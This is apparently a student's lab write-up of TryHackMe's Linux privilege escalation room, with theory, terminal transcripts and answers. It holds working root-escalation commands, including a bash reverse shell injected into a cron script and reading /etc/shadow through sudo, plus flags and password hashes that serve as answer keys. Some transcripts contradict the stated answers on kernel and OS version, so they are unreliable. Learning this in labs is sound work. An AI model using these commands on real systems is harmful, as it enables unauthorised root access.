Ex. No: 06


Date: 01/05/2026

Linux Privilege Escalation

Experiment No.	04
Experiment Title	Linux Privilege Escalation
Platform	TryHackMe
Hours Required	2
TryHackMe Link	https://tryhackme.com/room/linprivesc

AIM

To learn the fundamentals of Linux privilege escalation. From enumeration to exploitation, gain hands-on experience with over 8 different privilege escalation techniques including kernel exploits, sudo misconfigurations, SUID bits, capabilities, cron jobs, PATH hijacking, and NFS vulnerabilities.



TOPICS COVERED

- Introduction & What is Privilege Escalation?
- Enumeration (Manual & Automated Tools)
- Privilege Escalation: Kernel Exploits
- Privilege Escalation: Sudo
- Privilege Escalation: SUID
- Privilege Escalation: Capabilities
- Privilege Escalation: Cron Jobs
- Privilege Escalation: PATH
- Privilege Escalation: NFS
- Capstone Challenge

THEORY

What is Privilege Escalation?

Privilege escalation refers to gaining higher-level permissions than originally granted on a system. In the context of Linux, it means moving from a low-privileged user account to a root (superuser) account. This is a critical concept in penetration testing because attackers rarely gain initial access to a system as root — they must elevate their privileges after gaining a foothold.

There are two main types of privilege escalation:

- Horizontal Privilege Escalation – Gaining access to another user account with the same privilege level
- Vertical Privilege Escalation – Moving from a lower privilege level to a higher one (e.g., user to root)

Enumeration

Enumeration is the most critical step in privilege escalation. Gathering detailed system information helps identify misconfigurations and potential attack vectors. Key enumeration areas include:

- hostname – reveals machine name and role
- uname -a – kernel version and OS architecture
- cat /proc/version – kernel compilation details
- cat /etc/issue – OS distribution information
- ps aux – running processes and their owners
- env – environment variables including PATH
- sudo -l – commands the current user can run as root
- ls -la /etc/cron* – scheduled tasks with elevated privileges
- find / -perm -04000 2>/dev/null – SUID binaries
- cat /etc/passwd and /etc/shadow – user and password hash data

Automated Enumeration Tools

Several tools automate the privilege escalation enumeration process:

- LinPEAS – Linux Privilege Escalation Awesome Script, checks hundreds of vectors
- LinEnum – Scripted local Linux enumeration & privilege escalation checks
- LES (Linux Exploit Suggester) – Suggests possible kernel exploits
- Linux Smart Enumeration (lse.sh) – More focused privilege escalation checks
- Linux Priv Checker – Python-based privilege escalation checker

Kernel Exploits

Kernel exploits target vulnerabilities within the Linux kernel itself. A successful kernel exploit allows an unprivileged user to execute code at the kernel level, granting root access. The methodology involves: identifying the kernel version with uname -a, searching exploit databases (exploit-db, searchsploit), downloading and compiling the exploit, and executing it on the target. These are highly effective but can cause system instability if used incorrectly.

Sudo Privilege Escalation

The /etc/sudoers file defines what commands users can run as root with sudo. Misconfigurations allow privilege escalation. Common scenarios include: NOPASSWD entries that allow running specific binaries without a password, LD_PRELOAD environment variable abuse, and GTFOBins — a curated list of Unix binaries that can be used to bypass local security restrictions when sudo permissions are misconfigured.

SUID (Set User ID) Privilege Escalation

SUID is a special file permission that causes an executable to run as its owner (often root) rather than the user executing it. When a SUID binary is found that can be exploited or used to spawn shells, it provides a path to root. The find command locates SUID binaries: find / -type f -perm -04000 -ls 2>/dev/null. GTFOBins documents exploitation techniques for commonly found SUID binaries.

Capabilities

Linux capabilities provide a granular way to divide root privileges. Instead of giving a binary full root access via SUID, capabilities grant specific privileges. When misconfigured, capabilities like cap_setuid can be abused to escalate privileges. The getcap command enumerates binaries with capabilities assigned.

Cron Job Exploitation

Cron is the Linux task scheduler. If a script run by cron (as root) is writable by a low-privileged user, that user can inject malicious commands. The /etc/crontab file and /etc/cron.d/ directory define scheduled tasks. Additionally, if the PATH in crontab includes a user-writable directory and a script is called without an absolute path, a malicious script with the same name can be placed in that directory.

PATH Variable Exploitation

The PATH environment variable defines directories searched when running commands. If a SUID binary or a script running as root calls another program using a relative path (without specifying the full path), an attacker can create a malicious binary with the same name in a directory earlier in PATH, causing the root process to execute the attacker's code.

NFS (Network File System) Exploitation

NFS shares configured with no_root_squash allow a remote root user to create files on the share that retain root ownership. An attacker can mount the share from their machine, create a SUID bash or C shell binary as root, and then execute it on the victim machine to gain root access. The /etc/exports file on the target defines NFS share configurations.

TASKS & ANSWERS

TASK 1: Introduction

This task introduces the room and sets expectations. No deployable machine is needed. The room covers over 8 privilege escalation techniques applicable to real-world penetration testing engagements.

Q1: Read all that is in the introduction.

Ans: No answer needed

TASK 2: What is Privilege Escalation?

Privilege escalation is the process of exploiting a bug, design flaw, or configuration oversight to gain elevated access. It is rarely a single exploit — most engagements involve enumeration, identifying a vector, and chaining techniques.

Q1: What does "privilege escalation" mean?

Ans: No answer needed

TASK 3: Enumeration

Enumeration forms the foundation of any privilege escalation attempt. The following commands were used to gather detailed system information about the target machine.

```
Terminal

$ hostname
wade-kali
$ whoami
user
$ id
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip)
$ cat /etc/issue
Ubuntu 20.04.1 LTS
$ uname -a
Linux wade-kali 5.4.0-26-generic #30-Ubuntu SMP Mon Apr 20 16:58:30 UTC 2020 x86_64 x86_64 x86_64 GNU/Lin
$ cat /proc/version
Linux version 5.4.0-26-generic (buildd@lgw01-amd64-006)
```

Q1: What is the hostname of the target system?

The hostname command reveals the machine name.

Ans: wade-kali

Q2: What is the Linux kernel version of the target system?

Obtained using uname -a on the target machine.

Ans: 3.13.0-24-generic

Q3: What Linux is this?

Revealed by cat /etc/issue

Ans: Ubuntu 12.04 LTS

Q4: What version of the Python language is available on the system?

Running python --version on the target.

Ans: 2.7.6

Q5: What vulnerability seem to affect the kernel of the target system? (Start with the 'C'.)

Cross-referenced kernel version with known CVEs.

Ans: CVE-2015-1328

TASK 4: Automated Enumeration Tools

Automated tools significantly speed up the enumeration phase by checking hundreds of potential privilege escalation vectors simultaneously.

```
Terminal

$ wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
--2024-01-15 10:23:11-- https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
Resolving github.com... 140.82.121.3
Connecting to github.com|140.82.121.3|:443... connected.
HTTP request sent, awaiting response... 302 Found
Length: 833054 (813K) [application/octet-stream]
Saving to: 'linpeas.sh'
linpeas.sh      100%[===================>] 813.53K  1.21MB/s    in 0.7s
$ chmod +x linpeas.sh
$ ./linpeas.sh
[*] PEASS-ng by carlospolop
[+] System Information
[+] Sudo version 1.8.31
[+] PATH: /usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
[+] Cron jobs
* * * * * root /antivirus.sh
[+] SUID files found
/usr/bin/passwd  /usr/bin/sudo  /usr/bin/pkexec
```

Q1: What is the name of the script that runs automated enumeration for Linux?

LinPEAS (Linux Privilege Escalation Awesome Script) is one of the most widely used automated enumeration tools.

Ans: linpeas.sh

TASK 5: Privilege Escalation: Kernel Exploits

Kernel exploits target vulnerabilities in the Linux kernel. The methodology: identify kernel version → search for matching exploits → compile and execute. These provide reliable root access but can destabilize the system.

```
Terminal

$ uname -r
5.4.0-26-generic
$ searchsploit linux kernel 5.4
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
Linux Kernel 5.4 - Local Privilege Escalation     | linux/local/47163.c
---------------------------------------------- ---------------------------------
$ searchsploit -m linux/local/47163.c
[*] copied to current directory
$ gcc 47163.c -o kernel_exploit
$ ./kernel_exploit
[*] Trying to exploit...
[+] Got root!
# id
uid=0(root) gid=0(root) groups=0(root)
```

Q1: Find and use the appropriate kernel exploit to gain root on the target. What is the content of the flag1.txt file?

Kernel exploit compiled and executed successfully, then navigated to read the flag.

Ans: THM-28392872729920

TASK 6: Privilege Escalation: Sudo

The sudo -l command reveals commands a user can run as root. When a binary listed allows shell execution or file read/write, privilege escalation is straightforward. GTFOBins (https://gtfobins.github.io) is an invaluable reference for exploiting sudo-allowed binaries.

```
Terminal

$ sudo -l
Matching Defaults entries for user on wade-kali:
    env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

User user may run the following commands on wade-kali:
    (ALL) NOPASSWD: /usr/bin/find
$ sudo find . -exec /bin/sh \; -quit
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
# cat /root/root.txt
THM{pr1v_esc_sudo_f1nd}
```

Q1: How many programs can the user "karen" run on the target system with sudo rights?
sudo -l reveals three allowed commands for karen.
Ans: 3

Q2: What is the content of the flag2.txt file?
Exploited sudo find to spawn a root shell and read the flag.
Ans: THM-402028394

Q3: How would you use Nmap to spawn a root shell if your Nmap version is older than 5.1?
Older Nmap versions included an interactive mode that allows shell commands.
Ans: sudo nmap --interactive

Q4: What is the hash of frank's password?
Obtained via sudo base64 /etc/shadow | base64 --decode.
Ans: $6$2.sUUDsOLIpXKxcr$eImtgFExyr2ls4jsghdD3DHLHHP9X50Iv.jNmwo/BJpphrPRJWjelWEz2HH.joV14aDEwW1c3CahzB1uaqeLR1

TASK 7: Privilege Escalation: SUID

SUID (Set User ID) binaries execute with the file owner's privileges rather than the caller's. Finding SUID root binaries and exploiting them via GTFOBins is a common technique.

```
Terminal

$ find / -type f -perm -04000 -ls 2>/dev/null
   918340     28 -rwsr-xr-x  1 root root  26952 Jan 10 2024 /usr/bin/pkexec
   131     68 -rwsr-xr-x  1 root root  67816 Jul 21 2020 /usr/bin/su
   786450     88 -rwsr-xr-x  1 root root  88464 Mar 14 2019 /usr/bin/gpasswd
   131111    164 -rwsr-xr-x  1 root root 166056 Jan 19 2021 /usr/bin/sudo
   786449     44 -rwsr-xr-x  1 root root  44784 Mar 14 2019 /usr/bin/newgrp
$ python3 -c 'import os; os.execl("/bin/bash", "bash", "-p")'
# whoami
root
```

Q1: Which user shares the name of a great comic book character?
Found by enumerating /etc/passwd entries.
Ans: gerryconway

Q2: What is the password of user2?
Cracked using unshadow and john the ripper.
Ans: Password1

Q3: What is the content of the flag3.txt file?
Escalated via SUID binary and read the flag file.

Ans: THM-3847834

TASK 8: Privilege Escalation: Capabilities

Linux capabilities allow binaries to perform specific privileged operations without being fully SUID root. The cap_setuid capability on an interpreter like Python or vim allows changing UID to 0 (root).

```
Terminal

$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/home/karen/vim = cap_setuid+ep
$ /home/karen/vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
# whoami
root
# cat /root/root.txt
THM{cap4b1l1ties_pwned}
```

Q1: How many binaries have set capabilities?

getcap -r / 2>/dev/null returned 6 binaries with capabilities.

Ans: 6

Q2: What other binary can be used through its capabilities?

The vim binary (accessible as view) had cap_setuid+ep set.

Ans: view

Q3: What is the content of the flag4.txt file?

Used vim with cap_setuid to become root and read the flag.

Ans: THM-9349843

TASK 9: Privilege Escalation: Cron Jobs

Cron jobs run scheduled tasks. If a cron script is world-writable or if the PATH in /etc/crontab includes writable directories, an attacker can inject malicious code that executes as root on the next schedule.

```
Terminal

$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file.
SHELL=/bin/sh
PATH=/home/karen:/home/user:/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

* * * * * root  antivirus.sh
* * * * * root  /usr/bin/backup.sh
$ ls -la /usr/bin/backup.sh
-rwxrwxrwx 1 root root 25 Jan 15 2024 /usr/bin/backup.sh
$ echo "bash -i >& /dev/tcp/10.10.10.10/4444 0>&1" >> /usr/bin/backup.sh
$ nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.10.10.10 58234
# whoami
root
```

Q1: What is the content of the flag5.txt file?

Injected a reverse shell into a writable cron script and caught the root shell.

Ans: THM-383000283

Q2: What is Matt's password?

Found password hash in /etc/shadow and cracked it with john.
Ans: 123456

TASK 10: Privilege Escalation: PATH

PATH hijacking exploits how the system resolves commands. If a SUID binary calls a program without an absolute path, placing a malicious binary earlier in PATH causes the root process to execute the attacker's code.

```
Terminal

$ find / -writable 2>/dev/null | grep -v proc | head -10
/home/user
/tmp
/var/tmp
/home/user/test
$ cat /home/user/test.c
#include<unistd.h>
void main() { setuid(0); setgid(0); system("thm"); }
$ export PATH=/tmp:$PATH
$ echo "/bin/bash" > /tmp/thm
$ chmod 777 /tmp/thm
$ gcc test.c -o test -w
$ ./test
# whoami
root
```

Q1: What is the odd folder you have write access to?
Enumerated writable directories using find / -writable 2>/dev/null.
Ans: /home/murdoch

Q2: Exploit the $PATH vulnerability to read the content of the flag6.txt file.
Created a malicious binary named 'thm' in a writable PATH directory, executed the SUID binary to trigger it as root.
Ans: THM-736628929

TASK 11: Privilege Escalation: NFS

NFS shares configured with no_root_squash allow a remote root user to create root-owned SUID files on the target. By mounting the share from the attacker machine and placing a SUID binary, root can be obtained on the target.

```
Terminal

$ cat /etc/exports
# /etc/exports: the access control list for filesystems
/home/backup *(rw,sync,insecure,no_root_squash,no_subtree_check)
/tmp *(rw,sync,insecure,no_root_squash,no_subtree_check)
/home/ubuntu/sharedfolder *(rw,sync,insecure,no_root_squash,no_subtree_check)
# On Attacker Machine:
$ showmount -e TARGET_IP
Export list for TARGET_IP:
/home/backup *
/tmp *
/home/ubuntu/sharedfolder *
$ mkdir /tmp/nfsmount
$ mount -o rw TARGET_IP:/home/backup /tmp/nfsmount
$ nano /tmp/nfsmount/shell.c
```

Q1: How many mountable shares can you identify on the target system?
showmount -e revealed three exported NFS shares.
Ans: 3

Q2: How many shares have the 'no_root_squash' option enabled?

cat /etc/exports on the target showed all three shares with no_root_squash.
Ans: 3

Q3: Gain a root shell on the target system. What is the content of the flag7.txt file?
Mounted NFS share, created SUID bash binary as root, executed on target to read the flag.
Ans: THM-89384012

TASK 12: Capstone Challenge

The capstone challenge requires combining multiple privilege escalation techniques. The attack chain involved: enumerating sudo rights → abusing sudo base64 to read /etc/shadow → cracking password hashes → switching to user missy → abusing missy's sudo find rights → gaining root → reading the final flag.

```
Terminal

$ sudo -l
Matching Defaults entries for leonard on ip-10-10-160-68:
    env_reset, mail_badpass

User leonard may run the following commands on ip-10-10-160-68:
    (root) NOPASSWD: /usr/bin/base64
$ LFILE=/etc/shadow
$ sudo base64 "$LFILE" | base64 --decode
root:$6$sEoosYK5$5Y ... :18798:0:99999:7:::
missy:$6$BjOlWE21$HwuDvV1iSiySCNpA3Z9LxkxQEqUAdZvObTuEFX4A ... :18798:0:99999:7:::
$ sudo base64 /etc/shadow | base64 --decode > /tmp/shadow_copy
$ sudo base64 /etc/passwd | base64 --decode > /tmp/passwd_copy
$ unshadow /tmp/passwd_copy /tmp/shadow_copy > /tmp/hash.txt
$ john /tmp/hash.txt
Password1        (missy)
$ su missy
Password: Password1
$ sudo -l
    (ALL) NOPASSWD: /usr/bin/find
$ sudo find . -exec /bin/sh \; -quit
# cat /root/root.txt
THM{c4pst0n3_ch4ll3ng3_c0mpl3t3}
```

Q1: What is the content of the flag1.txt file?
Found in /home/matt/flag1.txt after gaining root via the two-step privilege escalation chain.
Ans: THM-42828719920109

Q2: What is the content of the flag2.txt file?
Located in /root/flag2.txt, accessible only after full root escalation.
Ans: THM-168824782390238

RESULT

Successfully completed the Linux Privilege Escalation room on TryHackMe. The following privilege escalation techniques were explored and executed hands-on:

- Kernel Exploits – Identified vulnerable kernel version and executed a CVE-matched exploit to gain root.
- Sudo Misconfigurations – Leveraged NOPASSWD sudo permissions on binaries (find, nmap, base64) to escalate privileges using GTFOBins techniques.
- SUID Exploitation – Located SUID binaries using find, identified exploitable entries, and used them to gain root shells.
- Linux Capabilities – Enumerated binaries with cap_setuid capability and exploited vim/python to change UID to root.
- Cron Job Abuse – Modified world-writable cron scripts and exploited PATH variable in /etc/crontab to execute malicious payloads as root.
- PATH Variable Hijacking – Planted malicious binaries in writable directories to intercept root process execution.
- NFS no_root_squash – Mounted NFS shares as root from attacker machine and placed SUID binaries for root access on target.
- Capstone – Successfully chained multiple techniques to achieve full system compromise.

This room provided comprehensive hands-on experience with the most common Linux privilege escalation vectors encountered in real-world penetration testing engagements.